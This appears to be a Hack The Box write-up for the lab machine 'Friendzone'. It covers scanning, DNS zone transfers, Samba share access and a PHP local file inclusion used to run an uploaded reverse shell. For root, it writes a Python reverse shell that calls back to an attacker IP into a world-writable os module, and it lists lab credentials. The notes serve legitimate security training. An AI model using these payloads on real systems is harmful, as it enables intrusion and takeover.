Loot

Box Info

- Name : Friendzone
- IP : 10.10.10.123
- Level : Easy
- OS : Linux

Creds

Service	Username	Password	Description
Web Login	admin	WORKWORKHhallelujah@#	Found in Samba server - general
Login for user:friend	friend	Agpyu12!0.213$	Found in remote machine - /var/www/mysql_data.conf

Domain names

- friendzone.red
- friendzoneportal.red# Enumeration

Nmap

Stage 1 : Quick Scan

```
sudo nmap --max-retries 0 -p- 10.10.10.123 -oN nmap/quick_scan
[sudo] password for norman:
...[snip]...
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
```

```
Nmap done: 1 IP address (1 host up) scanned in 57.98 seconds
```

Stage 2 : Targeted Scan

Grep out the valid ports

```
cat nmap/quick_scan| grep open | awk -F/ '{print $1}' | tr '\n' ','

21,22,53,80,139,443,445,%
```

Run custom scripts and version scripts against them

```
sudo nmap -sC -sV -oN nmap/tageted_scan 10.10.10.123 -p 21,22,53,80,139,443,445
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 10:00 EDT
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))

|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 404 Not Found
| ssl-cert: Subject:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/cou

| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
```

```
|_  http/1.1
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.0.1; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -59m41s, deviation: 1h43m54s, median: 17s
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2021-03-29T17:00:44+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-03-29T14:00:44
|_  start_date: N/A


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.75 seconds
```

Overview

- vsftpd version is 3.0.3 which is not susceptible to backdoor vulnerability. Anonymous login also not allowed. *Need to see this once we get some creds*.
- Port 53, DNS Name Service ID is running with TCP we can do zone transfers on the domains using axfr.

- Port 80 and 443 - SSL present. Enumerate the certificate for valid domain names : friendzone.red
- Port 445 Samba share server running, enumerate using smbclient or crackmap exec for shares we can read and write from.

Dig - Zone Transfers

- 10 - Web Servers Visiting the web page tells us that there is another domain friendzoneportal.red

- Using dig to enumerate the zone transfers:
  - friendzone.red

```
dig axfr @10.10.10.123 friendzone.red
130 ↵

; <<>> DiG 9.16.12-Debian <<>> axfr @10.10.10.123 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost.
2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost.
2 604800 86400 2419200 604800
;; Query time: 176 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Mon Mar 29 10:19:30 EDT 2021
;; XFR size: 8 records (messages 1, bytes 289)
```

  - friendzoneportal.red

```
dig axfr @10.10.10.123 friendzoneportal.red

 <<>> DiG 9.16.12-Debian <<>> axfr @10.10.10.123 friendzoneportal.red
; (1 server found)
```

```
;; global options: +cmd
friendzoneportal.red.    604800  IN      SOA     localhost. root.localhost.
2 604800 86400 2419200 604800
friendzoneportal.red.    604800  IN      AAAA    ::1
friendzoneportal.red.    604800  IN      NS      localhost.
friendzoneportal.red.    604800  IN      A       127.0.0.1
admin.friendzoneportal.red. 604800 IN    A       127.0.0.1
files.friendzoneportal.red. 604800 IN    A       127.0.0.1
imports.friendzoneportal.red. 604800 IN A        127.0.0.1
vpn.friendzoneportal.red. 604800 IN      A       127.0.0.1
friendzoneportal.red.    604800  IN      SOA     localhost. root.localhost.
2 604800 86400 2419200 604800
;; Query time: 168 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)

;; WHEN: Mon Mar 29 10:21:22 EDT 2021
;; XFR size: 9 records (messages 1, bytes 309)
```

- Output them in one file and parse for unique domain names:

```
cat vhosts | grep friend | awk '{print $1}' | sort -u | tr ';' '\r' | sed
's/.red./.red/g' | tr '\n' ' ' | tee new_vhosts
admin.friendzoneportal.red administrator1.friendzone.red
files.friendzoneportal.red friendzoneportal.red friendzone.red
hr.friendzone.red imports.friendzoneportal.red uploads.friendzone.red
vpn.friendzoneportal.red %
```

- Add all the vhosts to /etc/hosts

- Only three domains are valid using https:

  - https://admin.friendzoneportal.red/
  - https://administrator1.friendzone.red/
  - https://uploads.friendzone.red/

Samba Share Enumeration

- Listing shares

```
smbclient -L \\\\10.10.10.123
Enter WORKGROUP\norman's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba,
Ubuntu))
SMB1 disabled -- no workgroup available
```

- general has READ access and had a file creds.txt (Files doesn't)

```
smbclient \\\\10.10.10.123\\general
1 ↵
Enter WORKGROUP\norman's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 16 15:10:51 2019
  ..                                  D        0  Wed Jan 23 16:51:02 2019
  creds.txt                           N       57  Tue Oct  9 19:52:42 2018

                9221460 blocks of size 1024. 6460332 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.1 KiloBytes/sec) (average
0.1 KiloBytes/sec)
smb: \> put creds.txt
NT_STATUS_ACCESS_DENIED opening remote file \creds.txt
smb: \>
```

- Development has READ and WRITE access.

```
smbclient \\\\10.10.10.123\\Development
1 ↵
```

```
Enter WORKGROUP\norman's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 16 15:03:49 2019
  ..                                  D        0  Wed Jan 23 16:51:02 2019

                9221460 blocks of size 1024. 6460332 blocks available
smb: \> put creds.txt
putting file creds.txt as \creds.txt (0.1 kb/s) (average 0.1 kb/s)
smb: \>
```

Gobuster on the domains

administrator1.friendzone.red


- It gave us a directory called images. *Need to check if all the files uploaded goes there, then we can check by uploading rev shell.*
-

FTP

- The creds.txt credentials didn't work on FTP. Need to find more users.# Web Servers

Port 80

- Visiting the website we get one more domain : frienzoneportal.red




if yes, try to get out of this zone ;)

Call us at : +999999999

Email us at: info@friendzoneportal.red


Checking credentials from Friendzone/00 - Loot

- Checking in https://admin.friendzoneportal.red/login.php




Admin page is not developed yet !!! check for another one

- Checking on administrator1.friendzone.red



Login Done ! visit /dashboard.php

- Visiting dashboard.php



Smart photo script for friendzone corp !


*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

image_name param is missed !


please enter it to show the image

default is image_id=a.jpg&pagename=timestamp

- Thus we need to pass the image params, this might help when we upload an image on uploads.domain and then we can use this domain to execute it.
- After seeing /images in administrator1.friendzone.red/ we can see that there are two images, but files are not uploading in uploads.friendzone.red



Uploaded successfully !
1617034063



Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
a.jpg	2015-08-31 15:14	11K	
b.jpg	2015-05-28 02:19	391K	

Apache/2.4.29 (Ubuntu) Server at administrator1.friendzone.red Port 443

- Till now we don't see the use of timestamp param.
- So was wrong, had to see the ippsec video once, timestamp is calling the file, so there is potential LFI
- Using php://filter/convert.base64-encode/resource={file to be read}. It will return a base64 string of the file encoded.# Foothold

Getting reverse shell


- Using the payload, file included can be the upload script, as we are saving our reverse shell in some directory, visiting that we can execute or revshell.
- file_name : /../uploads/upload

```php
<?php

// not finished yet -- friendzone admin !

if(isset($_POST["image"])){

echo "Uploaded successfully !<br>";
echo time()+3600;
}else{

echo "WHAT ARE YOU TRYING TO DO HOOOOOOMAN !";

}

?>
```

- From the screenshot, we can see it isn't uploading to any directory. There is another possibility, we were able to put it in Development share of the samba server
- We need to enumerate to that directory and execute our reverse shell. Files was in /etc/Files, so taking a guess that Development is in /etc/Development.
- To check we are uploading a test php file called new.php, which would just print hello

```php
<?php
    echo "Hello" ;
?>
```

- url: https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=../../../etc/Development/new




Smart photo script for friendzone corp !

* Note : we are dealing with a beginner php developer and the application is not tested yet !

Something went worng ! , the script include wrong param !

Hello

- So we get RCE. We can upload our revshell script. (In the directory).
- visiting https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=../../../etc/Development/revshell



Smart photo script for friendzone corp !

* Note : we are dealing with a beginner php developer and the application is not tested yet !

Something went worng ! , the script include wrong param !

GIF8;

```
┌─norman@kali ~/Hack-The-Box/machines/friendzone ‹main*›
└─$ nc -lnVP 9001
nc: invalid option -- 'V'
nc -h for help
┌─norman@kali ~/Hack-The-Box/machines/friendzone ‹main*›
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.123] 51086
/bin/sh: 0: can't access tty; job control turned off
$
```

```
[0] 0:sudo  1:zsh  2:smbclient- 3:netcat*
```

# Priv Esc

- Make it an interactive shell

Enumeration

- We are currently www-data
- We get database creds

```
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
```

- But mysql port isn't listening on the box right now (port 3306).
- We can also try login as friend using su friend and using the given password
- In the home directory we can read the user flag.
- Run `sudo -l` : `Sorry, user friend may not run sudo on FriendZone.`

Priv Esc to root

- Enumerating further in /opt, we can see a reporter.py

```
friend@FriendZone:~$ cd /opt/server_admin/
friend@FriendZone:/opt/server_admin$ ls
reporter.py
friend@FriendZone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
```

- But this file isn't updating or writing anywhere.
- Runnig linpeas. Interesting result:


```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
...[snip]...
```

```
/usr/lib/python2.7
/usr/lib/python2.7/os.py
/usr/lib/python2.7/os.pyc

...[snip]...
```

- This is because the python script is importing os module. Thus we can change os module to get a reverse shell as root.

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.5",9002))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
import pty
pty.spawn("/bin/bash")
```

- Adding a revshell script to os module and got the rev shell



```
┌──norman@kali ~/Hack-The-Box/machines/friendzone ‹main*›
└─$ nc -lnvp 9002
listening on [any] 9002 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.123] 60910
root@FriendZone:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@FriendZone:~#
```

- For sanity sake, just add your ssh pub key to root if you want to try anything.

```
ssh -i friendzone root@10.10.10.123
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings
```

```
Last login: Thu Jan 24 01:12:41 2019
root@FriendZone:~# ls
certs  root.txt
root@FriendZone:~# ls
certs  root.txt
root@FriendZone:~# ^C
root@FriendZone:~# logout
Connection to 10.10.10.123 closed.
```